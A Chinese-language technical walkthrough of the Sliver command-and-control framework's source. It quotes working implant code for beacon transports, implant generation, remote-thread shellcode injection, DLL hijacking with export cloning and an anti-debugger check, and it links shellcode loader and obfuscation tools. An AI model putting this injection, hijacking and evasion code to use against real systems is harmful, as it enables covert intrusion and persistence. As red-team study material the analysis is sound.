符合抖动范围的随机值进行心跳 具体代码在 Duration() 函数 implant/sliver/transports/beacon.go#100

```
nextCheckin := time.Now().Add(beacon.Duration())
  register := registerSliver()
  register.ActiveC2 = beacon.ActiveC2
  register.ProxyURL = beacon.ProxyURL
  beacon.Send(wrapEnvelope(sliverpb.MsgBeaconRegister, &sliverpb.BeaconRegister{
    ID:          InstanceID,
    Interval:    beacon.Interval(),
    Jitter:      beacon.Jitter(),
    Register:    register,
    NextCheckin: int64(beacon.Duration().Seconds()),
  }))
  beacon.Close()
  time.Sleep(time.Second)

  // BeaconMain - Is executed in it's own goroutine as the function will block
  // until all tasks complete (in success or failure), if a task handler blocks
  // forever it will simply block this set of tasks instead of the entire beacon
  errors := make(chan error)
  shortCircuit := make(chan struct{})
  for {
    duration := beacon.Duration()
    nextCheckin = time.Now().Add(duration)
    go func() {
      oldInterval := beacon.Interval()
      err := beaconMain(beacon, nextCheckin)
      if err != nil {
        // {{if .Config.Debug}}
        log.Printf("[beacon] main error: %v", nextCheckin)
        // {{end}}
        errors <- err
      } else if oldInterval != beacon.Interval() {
        // The beacon's interval was modified so we need to short circuit
        // the current sleep and tell the server when the next checkin will
        // be based on the new interval.
        shortCircuit <- struct{}{}
      }
    }()

    // {{if .Config.Debug}}
    log.Printf("[beacon] sleep until %v", nextCheckin)
    // {{end}}
    select {
    case <-errors:
      return err
    case <-time.After(duration):
    case <-shortCircuit:
      // Short circuit current duration with no error
    }
  }
```

其中 beacon.Duration()

抖动的时间为 配置文件中的时间 Config.BeaconJitter 默认是30s

sleep的时间为 配置文件中的时间 Config.ReconnectInterval 默认是60s

通信是使用定时器的形式来控制间隔

代码如下

```
// Duration - Interval + random value <= Jitter
func (b *Beacon) Duration() time.Duration {
  // {{if .Config.Debug}}
  log.Printf("Interval: %v Jitter: %v", b.Interval(), b.Jitter())
  // {{end}}
  jitterDuration := time.Duration(0)
  if 0 < b.Jitter() {
    jitterDuration = time.Duration(insecureRand.Int63n(b.Jitter()))
  }
  duration := time.Duration(b.Interval()) + jitterDuration
  // {{if .Config.Debug}}
  log.Printf("Duration: %v", duration)
  // {{end}}
  return duration
}
```

beacon怎么生成

在命令行里执行 generate 命令

beacon 支持以下几种消息通信方式

```
switch uri.Scheme {

      // *** MTLS ***
      // {{if .Config.MTLSc2Enabled}}
      case "mtls":
        beacon = mtlsBeacon(uri)
        // {{end}}  - MTLSc2Enabled
      case "wg":
        // *** WG ***
        // {{if .Config.WGc2Enabled}}
        beacon = wgBeacon(uri)
        // {{end}}  - WGc2Enabled
      case "https":
        fallthrough
      case "http":
        // *** HTTP ***
        // {{if .Config.HTTPc2Enabled}}
        beacon = httpBeacon(uri)
        // {{end}} - HTTPc2Enabled

      case "dns":
        // *** DNS ***
        // {{if .Config.DNSc2Enabled}}
        beacon = dnsBeacon(uri)
        // {{end}} - DNSc2Enabled

      default:
        // {{if .Config.Debug}}
        log.Printf("Unknown c2 protocol %s", uri.Scheme)
        // {{end}}
      }
```

http beacon

1. init是建立连接

2. recv 是get解析 返回pb解析后的数据结构
3. send是将数据结构pb序列化 post上传
4. 其中recv 和send都会使用随机编码方式 并在编码方式写到url中

mtls beacon

implant/sliver/transports/mtls/mtls.go

1. 同样初始化 建立mtls连接
2. Recv 解析序列化数据到结构体
3. Send 将结构体序列化并发送
4. 并没有对数据进行编码混淆

wgBeacon

wg beacon是使用 **WireGuard 协议 是一个开源vpn协议通信也是加密的**

1. 初始化**WireGuard 建立连接**
2. 读写数据类似都是处理序列化数据和结构体 内部直接使用的是**WireGuard 的加密通信**

dns beacon

implant/sliver/transports/beacon.go#337

1. 初始化dns客户端 详细的代码在 implant\sliver\transports\dnsclient\dnsclient.go
2. 读取消息反序列化数据 接收的数据是base32解码 接收多个请求拼接数据
3. 协程控制发送多个请求 将数据拆分成多个请求

beacon是利用go模板的方式生成

里面集成了大量的代码所以最后输出的文件也很大 要100多M

生成的文件就保存到当前目录下 文件名是随机的字符串

renderSliverGoCode 模板代码生成go文件

1. 验证go环境能够执行
2. 根据config.C2的配置 赋值config 例如 是否http还是https dns mtls等
3. 根据sliver的根目录创建编译程序的项目目录
4. 生成证书 生成ecc key 如果开始mtls双端增加证书 生成公私钥
5. 初始化目录

   binDir - ~/.sliver/slivers/<os>/<arch>/<name>/bin

   srcDir - ~/.sliver/slivers/<os>/<arch>/<name>/src
6. 将代码拷贝到指定目录 如果是dll或者是shellcode的才导入 sliver.c 和sliver.h 拷贝 sliver.go

   sliver.go 是一个模板代码 模板文件 很长

   server/generate/binaries.go#453 renderSliverGoCode

利用模板生成beacon go代码

7. 编译代码生成特定的文件 如 执行文件 dll so 文件等 使用 GoCmd

```
// This function is a little too long, we should probably refactor it as some point
func renderSliverGoCode(name string, config *models.ImplantConfig, goConfig *gogo.GoConfig) (string, error) {
  var err error
  target := fmt.Sprintf("%s/%s", config.GOOS, config.GOARCH)
  if _, ok := gogo.ValidCompilerTargets(*goConfig)[target]; !ok {
    return "", fmt.Errorf("invalid compiler target: %s", target)
  }

  buildLog.Debugf("Generating new sliver binary '%s'", name)

  config.MTLSc2Enabled = isC2Enabled([]string{"mtls"}, config.C2)
  config.WGc2Enabled = isC2Enabled([]string{"wg"}, config.C2)
  config.HTTPc2Enabled = isC2Enabled([]string{"http", "https"}, config.C2)
  config.DNSc2Enabled = isC2Enabled([]string{"dns"}, config.C2)
  config.NamePipec2Enabled = isC2Enabled([]string{"namedpipe"}, config.C2)
  config.TCPPivotc2Enabled = isC2Enabled([]string{"tcppivot"}, config.C2)

  sliversDir := GetSliversDir() // ~/.sliver/slivers
  projectGoPathDir := path.Join(sliversDir, config.GOOS, config.GOARCH, path.Base(name))
  if _, err := os.Stat(projectGoPathDir); os.IsNotExist(err) {
    os.MkdirAll(projectGoPathDir, 0700)
  }

  goConfig.ProjectDir = projectGoPathDir

  // Cert PEM encoded certificates
  serverCACert, _, _ := certs.GetCertificateAuthorityPEM(certs.MtlsServerCA)
  sliverCert, sliverKey, err := certs.MtlsC2ImplantGenerateECCCertificate(name)
  if err != nil {
    return "", err
  }

  // ECC keys
  implantKeyPair, err := cryptography.RandomECCKeyPair()
  if err != nil {
    return "", err
  }
  serverKeyPair := cryptography.ECCServerKeyPair()
  digest := sha256.Sum256((*implantKeyPair.Public)[:])
  config.ECCPublicKey = implantKeyPair.PublicBase64()
  config.ECCPublicKeyDigest = hex.EncodeToString(digest[:])
  config.ECCPrivateKey = implantKeyPair.PrivateBase64()
  config.ECCPublicKeySignature = cryptography.MinisignServerSign(implantKeyPair.Public[:])
  config.ECCServerPublicKey = serverKeyPair.PublicBase64()
  config.MinisignServerPublicKey = cryptography.MinisignServerPublicKey()

  // MTLS keys
  if config.MTLSc2Enabled {
    config.MtlsCACert = string(serverCACert)
    config.MtlsCert = string(sliverCert)
    config.MtlsKey = string(sliverKey)
  }

  otpSecret, err := cryptography.TOTPServerSecret()
  if err != nil {
    return "", err
  }

  // Generate wg Keys as needed
  if config.WGc2Enabled {
    implantPrivKey, _, err := certs.ImplantGenerateWGKeys(config.WGPeerTunIP)
    if err != nil {
      return "", err
    }
    _, serverPubKey, err := certs.GetWGServerKeys()
    if err != nil {
      return "", fmt.Errorf("failed to embed implant wg keys: %s", err)
    }
    config.WGImplantPrivKey = implantPrivKey
    config.WGServerPubKey = serverPubKey
  }

  err = ImplantConfigSave(config)
  if err != nil {
    return "", err
```

```
}

// binDir - ~/.sliver/slivers/<os>/<arch>/<name>/bin
binDir := filepath.Join(projectGoPathDir, "bin")
os.MkdirAll(binDir, 0700)

// srcDir - ~/.sliver/slivers/<os>/<arch>/<name>/src
srcDir := filepath.Join(projectGoPathDir, "src")
assets.SetupGoPath(srcDir)            // Extract GOPATH dependency files
err = util.ChmodR(srcDir, 0600, 0700) // Ensures src code files are writable
if err != nil {
  buildLog.Errorf("fs perms: %v", err)
  return "", err
}

sliverPkgDir := filepath.Join(srcDir, "github.com", "bishopfox", "sliver") // "main"
err = os.MkdirAll(sliverPkgDir, 0700)
if err != nil {
  return "", nil
}

err = fs.WalkDir(implant.FS, ".", func(fsPath string, f fs.DirEntry, err error) error {
  if f.IsDir() {
    return nil
  }
  buildLog.Debugf("Walking: %s %s %v", fsPath, f.Name(), err)

  sliverGoCodeRaw, err := implant.FS.ReadFile(fsPath)
  if err != nil {
    buildLog.Errorf("Failed to read %s: %s", fsPath, err)
    return nil
  }
  sliverGoCode := string(sliverGoCodeRaw)

  // Skip dllmain files for anything non windows
  if f.Name() == "sliver.c" || f.Name() == "sliver.h" {
    if !config.IsSharedLib && !config.IsShellcode {
      return nil
    }
  }

  var sliverCodePath string
  if f.Name() == "sliver.go" || f.Name() == "sliver.c" || f.Name() == "sliver.h" {
    sliverCodePath = filepath.Join(sliverPkgDir, f.Name())
  } else {
    sliverCodePath = filepath.Join(sliverPkgDir, "implant", fsPath)
  }
  dirPath := filepath.Dir(sliverCodePath)
  if _, err := os.Stat(dirPath); os.IsNotExist(err) {
    buildLog.Debugf("[mkdir] %#v", dirPath)
    err = os.MkdirAll(dirPath, 0700)
    if err != nil {
      return err
    }
  }
  fSliver, err := os.Create(sliverCodePath)
  if err != nil {
    return err
  }
  buf := bytes.NewBuffer([]byte{})
  buildLog.Debugf("[render] %s -> %s", f.Name(), sliverCodePath)

  // --------------
  // Render Code
  // --------------
  sliverCodeTmpl := template.New("sliver")
  sliverCodeTmpl, err = sliverCodeTmpl.Funcs(template.FuncMap{
    "GenerateUserAgent": func() string {
      return configs.GetHTTPC2Config().GenerateUserAgent(config.GOOS, config.GOARCH)
    },
  }).Parse(sliverGoCode)
  if err != nil {
    buildLog.Errorf("Template parsing error %s", err)
    return err
  }
  err = sliverCodeTmpl.Execute(buf, struct {
    Name                string
    Config              *models.ImplantConfig
    OTPSecret           string
    HTTPC2ImplantConfig *configs.HTTPC2ImplantConfig
  }{
```

```
      name,
      config,
      otpSecret,
      configs.GetHTTPC2Config().RandomImplantConfig(),
    })
    if err != nil {
      buildLog.Errorf("Template execution error %s", err)
      return err
    }

    // Render canaries
    buildLog.Debugf("Canary domain(s): %v", config.CanaryDomains)
    canaryTmpl := template.New("canary").Delims("[[", "]]")
    canaryGenerator := &CanaryGenerator{
      ImplantName:   name,
      ParentDomains: config.CanaryDomainsList(),
    }
    canaryTmpl, err = canaryTmpl.Funcs(template.FuncMap{
      "GenerateCanary": canaryGenerator.GenerateCanary,
    }).Parse(buf.String())
    if err != nil {
      return err
    }
    err = canaryTmpl.Execute(fSliver, canaryGenerator)

    if err != nil {
      buildLog.Debugf("Failed to render go code: %s", err)
      return err
    }
    return nil
  })
  if err != nil {
    return "", err
  }

  // Render GoMod
  buildLog.Info("Rendering go.mod file ...")
  goModPath := path.Join(sliverPkgDir, "go.mod")
  err = ioutil.WriteFile(goModPath, []byte(implant.GoMod), 0600)
  if err != nil {
    return "", err
  }
  goSumPath := path.Join(sliverPkgDir, "go.sum")
  err = ioutil.WriteFile(goSumPath, []byte(implant.GoSum), 0600)
  if err != nil {
    return "", err
  }
  // Render vendor dir
  err = fs.WalkDir(implant.Vendor, ".", func(path string, d fs.DirEntry, err error) error {
    if err != nil {
      return err
    }

    if d.IsDir() {
      return os.MkdirAll(filepath.Join(sliverPkgDir, path), 0700)
    }

    contents, err := implant.Vendor.ReadFile(path)
    if err != nil {
      return err
    }

    return os.WriteFile(filepath.Join(sliverPkgDir, path), contents, 0600)
  })
  if err != nil {
    buildLog.Errorf("Failed to copy vendor directory %v", err)
    return "", err
  }
  buildLog.Debugf("Created %s", goModPath)

  return sliverPkgDir, nil
}
```

```
// GoCmd - Execute a go command
func GoCmd(config GoConfig, cwd string, command []string) ([]byte, error) {
  goBinPath := filepath.Join(config.GOROOT, "bin", "go")
  cmd := exec.Command(goBinPath, command...)
  cmd.Dir = cwd
  cmd.Env = []string{
    fmt.Sprintf("CC=%s", config.CC),
    fmt.Sprintf("CGO_ENABLED=%s", config.CGO),
    fmt.Sprintf("GOOS=%s", config.GOOS),
    fmt.Sprintf("GOARCH=%s", config.GOARCH),
    fmt.Sprintf("GOPATH=%s", config.ProjectDir),
    fmt.Sprintf("GOCACHE=%s", config.GOCACHE),
    fmt.Sprintf("GOMODCACHE=%s", config.GOMODCACHE),
    fmt.Sprintf("GOPROXY=%s", config.GOPROXY),
    fmt.Sprintf("HTTP_PROXY=%s", config.HTTPPROXY),
    fmt.Sprintf("HTTPS_PROXY=%s", config.HTTPSPROXY),
    fmt.Sprintf("PATH=%s:%s", filepath.Join(config.GOROOT, "bin"), os.Getenv("PATH")),
  }
  var stdout bytes.Buffer
  var stderr bytes.Buffer
  cmd.Stdout = &stdout
  cmd.Stderr = &stderr

  gogoLog.Infof("go cmd: '%v'", cmd)
  err := cmd.Run()
  if err != nil {
    gogoLog.Infof("--- env ---\n")
    for _, envVar := range cmd.Env {
      gogoLog.Infof("%s\n", envVar)
    }
    gogoLog.Infof("--- stdout ---\n%s\n", stdout.String())
    gogoLog.Infof("--- stderr ---\n%s\n", stderr.String())
    gogoLog.Info(err)
  }

  return stdout.Bytes(), err
}
```

shellcode怎么生成的

代码在 server/generate/binaries.go#257

注释里写使用 Donut 实现shellcode

Donut到底是啥

生成 x86、x64 或 AMD64+x86 位置无关的 shellcode，从内存中加载 .NET 程序集、PE 文件和其他 Windows 有效负载并使用参数运行它们

https://github.com/TheWover/donut

然后我用这块的代码学习后写了一个小工具 https://github.com/Ciyfly/microwaveo

这个小工具可以将dll exe等转为shellcode 混淆shellcode后再赋予加载器 最后输出个exe

并且支持白文件的捆绑

那么我们就知道了怎么将dll exe等东西转成一个shellcode bin文件了

那么这个原始的输入在哪里呢

就是上面的beacon 生成的exe来转shellcode

所以最后生成的shellcode或者exe都很大

CS的分阶段shellcode 是用汇编实现 代码很小

另一种方式srdi

可以参考原理

https://www.netspi.com/blog/technical/adversary-simulation/srdi-shellcode-reflective-dll-injection/

反射dll注入

https://github.com/stephenfewer/ReflectiveDLLInjection

go实现的 srdi

https://gist.github.com/leoloobeek/c726719d25d7e7953d4121bd93dd2ed3

sliver里的go实现就是用的这段代码

server/generate/srdi.go

反射dll过程

```
1. 使用 RWX 权限打开目标进程并为 DLL 分配足够大的内存。
2. 将 DLL 复制到分配的内存空间中。
3. 计算 DLL 中的内存偏移量到用于进行反射加载的导出。
4. 使用反射加载器函数的偏移地址作为入口点，调用CreateRemoteThread（或等效的未记录 API 函数，如）以在远程进程中开始执行。RtlCreateUserThread
5. 反射加载器函数使用适当的 CPU 寄存器找到目标进程的进程环境块 (PEB)，并使用它来查找内存中的地址kernel32.dll和任何其他所需的库。
6. 解析 kernel32 的 export 目录，找到所需 API 函数的内存地址，如LoadLibraryA、GetProcAddress、VirtualAlloc。
7. 然后使用这些函数将 DLL（本身）正确加载到内存中并调用其入口点 DllMain。
```

LoadLibrary 只能从磁盘加载dll 通过c实现的LoadLibrary的版本 实现可以将任何dll操作

注入时 反射dll 将定位此函数的偏移量 并在其上放置一个线程

ReflectiveLoader 遍历内存以定位DLL的开头 然后自动解包并重新映射所有被裁 完成后会调用 DLLMain 并且你的恶意软件会在内存中运行

目前sliver的shellcode生成是使用的dount

进程迁移怎么实现的

命令行 client/command/commands.go#1125

客户端请求 client/command/exec/migrate.go

beacon里实现 implant/sliver/taskrunner/task_windows.go#134

仅限于windows

利用 windows api DuplicateHandle 将当前进程句柄表中的一个表项 拷贝到另一个进程的句柄表里

最后将shellcode注入到进程中

implant/sliver/taskrunner/task_windows.go#65 injectTask方法

1. 先指定进程中申请内存 syscalls.VirtualAllocEx
2. 将shellcode写入进去 syscalls.WriteProcessMemory
3. 设置适当的内存权限 syscalls.VirtualProtectEx
4. 创建远程线程调用shellcode syscalls.CreateRemoteThread

如下是迁移进程

```
// RermoteTask - Injects Task into a processID using remote threads
func RemoteTask(processID int, data []byte, rwxPages bool) error {
  var lpTargetHandle windows.Handle
  err := refresh()
  if err != nil {
    return err
  }
  processHandle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE, false, uint32(processID))
  if processHandle == 0 {
    return err
  }
  currentProcHandle, err := windows.GetCurrentProcess()
  if err != nil {
    // {{if .Config.Debug}}
    log.Println("GetCurrentProcess failed")
    // {{end}}
    return err
  }
  err = windows.DuplicateHandle(processHandle, currentProcHandle, currentProcHandle, &lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACC
  if err != nil {
    // {{if .Config.Debug}}
    log.Println("DuplicateHandle failed")
    // {{end}}
    return err
  }
  _, err = injectTask(lpTargetHandle, data, rwxPages)
  if err != nil {
    return err
  }
  return nil
}
```

如下是进程注入

```
// injectTask - Injects shellcode into a process handle
func injectTask(processHandle windows.Handle, data []byte, rwxPages bool) (windows.Handle, error) {
  var (
    err          error
    remoteAddr   uintptr
    threadHandle windows.Handle
  )
  dataSize := len(data)
  // Remotely allocate memory in the target process
  // {{if .Config.Debug}}
  log.Println("allocating remote process memory ...")
  // {{end}}
  if rwxPages {
    remoteAddr, err = syscalls.VirtualAllocEx(processHandle, uintptr(0), uintptr(uint32(dataSize)), windows.MEM_COMMIT|windows.MEM_RESERVE,
  } else {
    remoteAddr, err = syscalls.VirtualAllocEx(processHandle, uintptr(0), uintptr(uint32(dataSize)), windows.MEM_COMMIT|windows.MEM_RESERVE,
  }
  // {{if .Config.Debug}}
  log.Printf("virtualallocex returned: remoteAddr = %v, err = %v", remoteAddr, err)
  // {{end}}
  if err != nil {
    // {{if .Config.Debug}}
    log.Println("[!] failed to allocate remote process memory")
    // {{end}}
    return threadHandle, err
  }

  // Write the shellcode into the remotely allocated buffer
  var nLength uintptr
  err = syscalls.WriteProcessMemory(processHandle, remoteAddr, &data[0], uintptr(uint32(dataSize)), &nLength)
  // {{if .Config.Debug}}
  log.Printf("writeprocessmemory returned: err = %v", err)
  // {{end}}
  if err != nil {
    // {{if .Config.Debug}}
    log.Printf("[!] failed to write data into remote process")
    // {{end}}
    return threadHandle, err
  }
  if !rwxPages {
```

```
    var oldProtect uint32
    // Set proper page permissions
    err = syscalls.VirtualProtectEx(processHandle, remoteAddr, uintptr(uint(dataSize)), windows.PAGE_EXECUTE_READ, &oldProtect)
    if err != nil {
      //{{if .Config.Debug}}
      log.Println("VirtualProtectEx failed:", err)
      //{{end}}
      return threadHandle, err
    }
  }
  // Create the remote thread to where we wrote the shellcode
  // {{if .Config.Debug}}
  log.Println("successfully injected data, starting remote thread ....")
  // {{end}}
  attr := new(windows.SecurityAttributes)
  var lpThreadId uint32
  threadHandle, err = syscalls.CreateRemoteThread(processHandle, attr, uint32(0), remoteAddr, 0, 0, &lpThreadId)
  // {{if .Config.Debug}}
  log.Printf("createremotethread returned:  err = %v", err)
  // {{end}}
  if err != nil {
    // {{if .Config.Debug}}
    log.Printf("[!] failed to create remote thread")
    // {{end}}
    return threadHandle, err
  }
  return threadHandle, nil
}
```

DLL Hijack

dll劫持

路径在 client/command/commands.go#3088

```
// [ DLL Hijack ] ------------------------------------------------------------------

  dllhijackCmd := &grumble.Command{
    Name:      consts.DLLHijackStr,
    Help:      "Plant a DLL for a hijack scenario",
    LongHelp:  help.GetHelpFor([]string{consts.DLLHijackStr}),
    HelpGroup: consts.SliverWinHelpGroup,
    Run: func(ctx *grumble.Context) error {
      con.Println()
      dllhijack.DllHijackCmd(ctx, con)
      con.Println()
      return nil
    },
    Args: func(a *grumble.Args) {
      a.String("target-path", "Path to upload the DLL to on the remote system")
    },
    Flags: func(f *grumble.Flags) {
      f.String("r", "reference-path", "", "Path to the reference DLL on the remote system")
      f.String("R", "reference-file", "", "Path to the reference DLL on the local system")
      f.String("f", "file", "", "Local path to the DLL to plant for the hijack")
      f.String("p", "profile", "", "Profile name to use as a base DLL")
      f.Int("t", "timeout", defaultTimeout, "command timeout in seconds")
    },
  }
  con.App.AddCommand(dllhijackCmd)
```

处理方法在这里 dllhijack.DllHijackCmd

路径在client/command/dllhijack/dllhijack.go#36

函数上面注释写了 使用方法

这里主要做的是 读取参数和dll 向server端发起数据让server端处理

```
// dllhijack --ref-path c:\windows\system32\msasn1.dll --file /tmp/runner.dll TARGET_PATH
// dllhijack --ref-path c:\windows\system32\msasn1.dll --profile dll  TARGET_PATH
// dllhijack --ref-path c:\windows\system32\msasn1.dll --ref-file /tmp/ref.dll --profile dll  TARGET_PATH

// DllHijackCmd -- implements the dllhijack command
func DllHijackCmd(ctx *grumble.Context, con *console.SliverConsoleClient) {
  var (
    localRefData  []byte
    targetDLLData []byte
    err           error
  )
  session := con.ActiveTarget.GetSessionInteractive()
  if session == nil {
    return
  }

  targetPath := ctx.Args.String("target-path")
  referencePath := ctx.Flags.String("reference-path")
  localFile := ctx.Flags.String("file")
  profileName := ctx.Flags.String("profile")
  localReferenceFilePath := ctx.Flags.String("reference-file")

  if referencePath == "" {
    con.PrintErrorf("Please provide a path to the reference DLL on the target system\n")
    return
  }

  if localReferenceFilePath != "" {
    localRefData, err = ioutil.ReadFile(localReferenceFilePath)
    if err != nil {
      con.PrintErrorf("Could not load the reference file from the client: %s\n", err)
      return
    }
  }

  if localFile != "" {
    if profileName != "" {
      con.PrintErrorf("please use either --profile or --File")
      return
    }
    targetDLLData, err = ioutil.ReadFile(localFile)
    if err != nil {
      con.PrintErrorf("Error: %s\n", err)
      return
    }
  }

  ctrl := make(chan bool)
  msg := fmt.Sprintf("Crafting and planting DLL at %s ...", targetPath)
  con.SpinUntil(msg, ctrl)
  _, err = con.Rpc.HijackDLL(context.Background(), &clientpb.DllHijackReq{
    ReferenceDLLPath: referencePath,
    TargetLocation:   targetPath,
    ReferenceDLL:     localRefData,
    TargetDLL:        targetDLLData,
    Request:          con.ActiveTarget.Request(ctx),
    ProfileName:      profileName,
  })
  ctrl <- true
  <-ctrl
  if err != nil {
    con.PrintErrorf("Error: %s\n", err)
    return
  }

  con.PrintInfof("DLL uploaded to %s\n", targetPath)
}
```

server dll hijack的代码在 server/rpc/rpc-hijack.go

w8ay师傅在知识星球里也发了从sliver中提取出来的**代理DLL自动生成，构建转发导出表 go代码**

地址是这个 https://articles.zsxq.com/id_maj3olotig6d.html

1. 先初始响应数据 当前会话id 并且判断目标是否是windows的 只有windows有dll

2. 如果请求中没有DLL数据，那么就从受控机下载 DLL回来，否则使用客户端发的DLL
3. 通过调用 generate.SliverSharedLibrary 生成beacon DLL
4. 通过调用 **cloneExports**方法将 正常的DLL的导出表克隆到 3 生成的 beacon DLL中
5. 将最后的dll返回给客户端

其中 **cloneExports方法是核心处理方法 代码路径在** server/rpc/rpc-hijack.go#252

```
// HijackDLL - RPC call to automatically perform DLL hijacking attacks
func (rpc *Server) HijackDLL(ctx context.Context, req *clientpb.DllHijackReq) (*clientpb.DllHijack, error) {
  var (
    refDLL        []byte
    targetDLLData []byte
  )
  resp := &clientpb.DllHijack{
    Response: &commonpb.Response{},
  }
  session := core.Sessions.Get(req.Request.SessionID)
  if session == nil {
    return resp, ErrInvalidSessionID
  }
  if session.OS != "windows" {
    return nil, status.Error(codes.InvalidArgument, fmt.Sprintf(
      "this feature is not supported on the target operating system (%s)", session.OS,
    ))
  }

  // download reference DLL if we don't have one in the request
  if len(req.ReferenceDLL) == 0 {
    download, err := rpc.Download(context.Background(), &sliverpb.DownloadReq{
      Request: &commonpb.Request{
        SessionID: session.ID,
        Timeout:   int64(30),
      },
      Path: req.ReferenceDLLPath,
    })
    if err != nil {
      return nil, status.Error(codes.InvalidArgument, fmt.Sprintf(
        "could not download the reference DLL: %s", err.Error(),
      ))
    }
    if download.Encoder == "gzip" {
      download.Data, err = new(encoders.Gzip).Decode(download.Data)
      if err != nil {
        return nil, err
      }
    }
    refDLL = download.Data
  } else {
    refDLL = req.ReferenceDLL
  }
  if req.ProfileName != "" {
    profiles, err := rpc.ImplantProfiles(context.Background(), &commonpb.Empty{})
    if err != nil {
      return nil, err
    }
    var p *clientpb.ImplantProfile
    for _, prof := range profiles.Profiles {
      if prof.Name == req.ProfileName {
        p = prof
      }
    }
    if p.GetName() == "" {
      return nil, status.Error(codes.InvalidArgument, fmt.Sprintf(
        "no profile found for name %s", req.ProfileName,
      ))
    }

    if p.Config.Format != clientpb.OutputFormat_SHARED_LIB {
      return nil, status.Error(codes.InvalidArgument,
        "please select a profile targeting a shared library format",
      )
    }

    name, config := generate.ImplantConfigFromProtobuf(p.Config)
    if name == "" {
```

```
      name, err = generate.GetCodename()
      if err != nil {
        return nil, err
      }
    }
    fPath, err := generate.SliverSharedLibrary(name, config)
    if err != nil {
      return nil, err
    }

    targetDLLData, err = ioutil.ReadFile(fPath)
    if err != nil {
      return nil, err
    }
  } else {
    if len(req.TargetDLL) == 0 {
      return nil, errors.New("missing target DLL")
    }
    targetDLLData = req.TargetDLL
  }
  // call clone
  result, err := cloneExports(targetDLLData, refDLL, req.ReferenceDLLPath)
  if err != nil {
    return resp, fmt.Errorf("failed to clone exports: %s", err)
  }
  targetBytes, err := result.Bytes()
  if err != nil {
    return resp, fmt.Errorf("failed to convert PE to bytes: %s", err)
  }
  // upload new dll
  uploadGzip := new(encoders.Gzip).Encode(targetBytes)
  // upload to remote target
  upload, err := rpc.Upload(context.Background(), &sliverpb.UploadReq{
    Encoder: "gzip",
    Data:    uploadGzip,
    Path:    req.TargetLocation,
    Request: &commonpb.Request{
      SessionID: session.ID,
      Timeout:   int64(minTimeout),
    },
  })

  if err != nil {
    return nil, err
  }

  if upload.Response != nil && upload.Response.Err != "" {
    return nil, fmt.Errorf(upload.Response.Err)
  }

  return resp, nil
}
```

分阶段与无阶段的stager有啥区别

sliver源码上说支持分阶段和无阶段


默认是无阶段的

stager Generate a stager using Metasploit (requires local Metasploit installation)

stager 使用 Metasploit 生成 stager（需要本地安装 Metasploit）

也就是说需要使用msf来生成分阶段的shellcode

可以 help generate 查看



一些可以抄的代码

获取根程序目录

先从环境变量获取没有的话就用当前用户目录下创建一个 .程序目录

```
func GetRootAppDir() string {

  value := os.Getenv(envVarName)

  var dir string
  if len(value) == 0 {
    user, _ := user.Current()
    dir = path.Join(user.HomeDir, ".sliver")
  } else {
    dir = value
  }

  if _, err := os.Stat(dir); os.IsNotExist(err) {
    err = os.MkdirAll(dir, 0700)
    if err != nil {
      setupLog.Fatalf("Cannot write to sliver root dir %s", err)
    }
  }
  return dir
}
```

单独给一个 cmd.exec设置环境变量

```
cmd := exec.Command(garbleBinPath, command...)
cmd.Dir = cwd
cmd.Env = []string{
    fmt.Sprintf("CC=%s", config.CC),
    fmt.Sprintf("CGO_ENABLED=%s", config.CGO),
    fmt.Sprintf("GOOS=%s", config.GOOS),
    fmt.Sprintf("GOARCH=%s", config.GOARCH),
    fmt.Sprintf("GOPATH=%s", config.ProjectDir),
    fmt.Sprintf("GOCACHE=%s", config.GOCACHE),
    fmt.Sprintf("GOMODCACHE=%s", config.GOMODCACHE),
    fmt.Sprintf("GOPROXY=%s", config.GOPROXY),
```

```
    fmt.Sprintf("GARBLE_MAX_LITERAL_SIZE=%s", garbleMaxLiteralSize()),
    fmt.Sprintf("HTTP_PROXY=%s", config.HTTPPROXY),
    fmt.Sprintf("HTTPS_PROXY=%s", config.HTTPSPROXY),
    fmt.Sprintf("PATH=%s:%s", filepath.Join(config.GOROOT, "bin"), os.Getenv("PATH")),
    fmt.Sprintf("GOGARBLE=%s", config.GOGARBLE),
  }
var stdout bytes.Buffer
var stderr bytes.Buffer
cmd.Stdout = &stdout
cmd.Stderr = &stderr
```

go原生log设置输出格式

在 sliver 的stager上的日志输出开始使用了 log.SetFlags(log.LstdFlags | log.Lshortfile) 这样的定义

具体的含义是控制日志输出格式

```
const (
  Ldate         = 1 << iota     //日期示例： 2009/01/23
  Ltime                         //时间示例: 01:23:23
  Lmicroseconds                 //毫秒示例: 01:23:23.123123.
  Llongfile                     //绝对路径和行号: /a/b/c/d.go:23
  Lshortfile                    //文件和行号: d.go:23.
  LUTC                          //日期时间转为0时区的
  LstdFlags     = Ldate | Ltime //Go提供的标准抬头信息
)
```

原生的log还可以设置开头如

```
func init(){
  log.SetPrefix("【UserCenter】")
  log.SetFlags(log.LstdFlags | log.Lshortfile )
}
```

判断程序是否被调试

```
func PlatformLimits() {
  kernel32 := syscall.MustLoadDLL("kernel32.dll")
  isDebuggerPresent := kernel32.MustFindProc("IsDebuggerPresent")
  var nargs uintptr = 0
  ret, _, _ := isDebuggerPresent.Call(nargs)
  // {{if .Config.Debug}}
  log.Printf("IsDebuggerPresent = %#v\n", int32(ret))
  // {{end}}
  if int32(ret) != 0 {
    os.Exit(1)
  }
}
```

